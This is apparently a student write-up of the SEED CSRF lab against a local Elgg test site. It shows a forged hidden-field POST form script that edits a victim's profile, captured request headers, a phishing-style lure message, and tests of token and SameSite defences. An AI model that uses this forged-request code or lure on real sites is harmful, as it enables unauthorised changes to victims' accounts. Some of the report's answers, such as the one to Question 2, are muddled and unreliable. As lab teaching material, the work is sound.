
Task 3: CSRF Attack using POST Request

Now in Task 3 to edit Alice's profile, we must know the field that needs to be edited. We first login to Boby's account and edit the basic description field on Boby's profile. The below screenshot shows the basic information that has edited as "Boby Rocks". The access level is 2 which indicates its visible publicly. To edit Alice's profile, we need to pass the string in basic description, and we should know the GUID of Alice.



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------270984849432528666682578580547
Content-Length: 2998
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby/edit
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __gsas=ID=aac1e98a7d4ce188:T=1694288978:RT=1694288978:S=ALNI_MYShdkcx_7IS8aqvonRGqRSWsxVyA; pvisitor=994b5
Upgrade-Insecure-Requests: 1
__elgg_token=zkt_vUE8TW-cNrgYn5BvUw&__elgg_ts=1694294695&name=Boby&description=&accesslevel[description]=2&briefdescription=Boby Rocks&accesslevel[b
POST: HTTP/1.1 302 Found
Date: Sat, 09 Sep 2023 21:25:58 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/boby
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/boby
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/boby/edit
Connection: keep-alive
```


To know the GUID of Alice, login to Boby's account and navigate to members and you can see Alice. Then right click and perform inspect element to see the GUID of Alice. Alice GUID is 56.



```
  </li>
  <li id="elgg-user-56" class="elgg-item elgg-item-user elgg-item-user-user">
    ::marker
    <div class="elgg-image-block clearfix" data-guid="56"> flex
      <div class="elgg-image">…</div>
      <div class="elgg-body">
        <h3 class="elgg-listing-summary-title">
          <a class="elgg-anchor" href="http://www.seed-server.com/profile/alice">
            <span class="elgg-anchor-label">Alice</span> overflow
          </a>
```


```
element {                                   inline
}
.elgg-anchor * {                        elgg.css:2
  display: inline;
}
span {                                  elgg.css:2
  font-style: inherit;
  font-weight: inherit;
}
```

Using all the information provided we need to construct an html file as editProfile.html and provide all the data. The. name, brief description fields are changed. The access value is set to 2 to be public. The GUID is 56 which is ALice's GUID. The p.action field has the link to the edit profile request call.



```
  GNU nano 4.8                              editprofile.html

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
```

We now login to Samy's account and send a message to Alice.


Alice

Write recipient's username here.

Subject *

Hey


Message *

Hey Beautiful.

Could you click on the link below:

www.attacker32.com/editprofile.html

In case for the attack to be successful, Alice clicks on the malicious website present in the message.



Hey
From Samy 9 minutes ago

Hey Beautiful.

Could you click on the link below:

www.attacker32.com/editprofile.html


Hey beautiful
From Samy an hour ago

Hi Alice,

Could you click on the below link and win an exciting prize.
www.attacker32.com/addfriend.html :)


Thanks,

Samy



```
http://www.attacker32.com/editprofile.html
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/messages/inbox/alice
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __gsas=ID=76fe15fed5e16cc8:T=1694289064:RT=1694289064:S=A
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 09 Sep 2023 22:14:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sat, 09 Sep 2023 22:13:01 GMT
ETag: "445-604f4657e2c46-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 547
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
---------------------------------------------------------------------------------------------
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/editprofile.html
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __gsas=ID=aac1e98a7d4ce188:T=1694288978:RT=1694288978:S=A
```

We can see that the CSRF attack was successful and "Samy is my Hero" has been displayed.


Alice

Brief description
Samy is my hero

About me
I am beautiful

• Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Solution: CSRF attackers main criteria is to make use of user's current session, if the current session is not active then attack is unsuccessful. Furthermore, by logging into Boby's account and right clicking and inspecting element Boby can find Alice's GUID. If there is no GUID present, then Boby can try to enter Alice username and enter random password and try to find Alice GUID through which Boby can us to forget HTTP request.

• Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.


Solution: In this case the target website is different from the malicious website so hence CSRF attack will not be possible. To perform the attack the target website should be known, since the user's GUID is sent only to the target website server and not to any other website. Hence, we will not get the HTTP request from the Elgg website to attacker's website.

Task 4: Enabling Elgg's Countermeasure

In task 4 we enable the CSRF countermeasure by commenting the return statement TRUE statement. If this commented is turned ON, it always returned true even if token is invalid. Now by commenting if the token and time stamp does not match or if it is invalid the request is denied and the user is redirected.

Remove the previous task attacks and keep it as before.

We then perform the same attacks: This is a GET request to add a friend.



Alice's friends

No friends yet.

Form is missing __token or __ts fields


Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

On doing the post request: Edit profile we can see that the attack is unsuccessful.




About me
I am beautiful

We see that there are errors that the secret token and the time stamp are missing and hence the attack was not successful. These params are not present in the request because the request is sent from the attacker's website and not from the ELgg website. Only the request going from the same website will have these params. Due to the same origin policy, if request is sent from any other website, the request will be denied and will not be able to access the Elgg's website and cannot attach the token to the forged requests.

Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Only Alice can see the secret token and timestamp, but no other user can see. We can guess the timestamp and session id from previous tasks, but the secret token is randomly generated from its own private database. Hence it is difficult for the attacker to login to the account and the attack will not. be successful.

Task 5: Experimenting with the Same Site Cookie Method


www.example32.com/testing.html

SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data

Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)


We use 3 different types of cookies:

normal: The cookies are attached for both same site and cross site requests.

lax: Lax is allowed for some cross site requests.

Strict: Cookies are only attached for same site request.

We use www.example32.com website to access same site cookies. When sending HTTP request based on the cookie, the web server decides if the request is same site or cross site request.For same site all the three cookies are attached for GET Request.




www.example32.com/showcookies.php?fname=Alice's+Data

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

For the same site all three cookies are attached for POST Request.



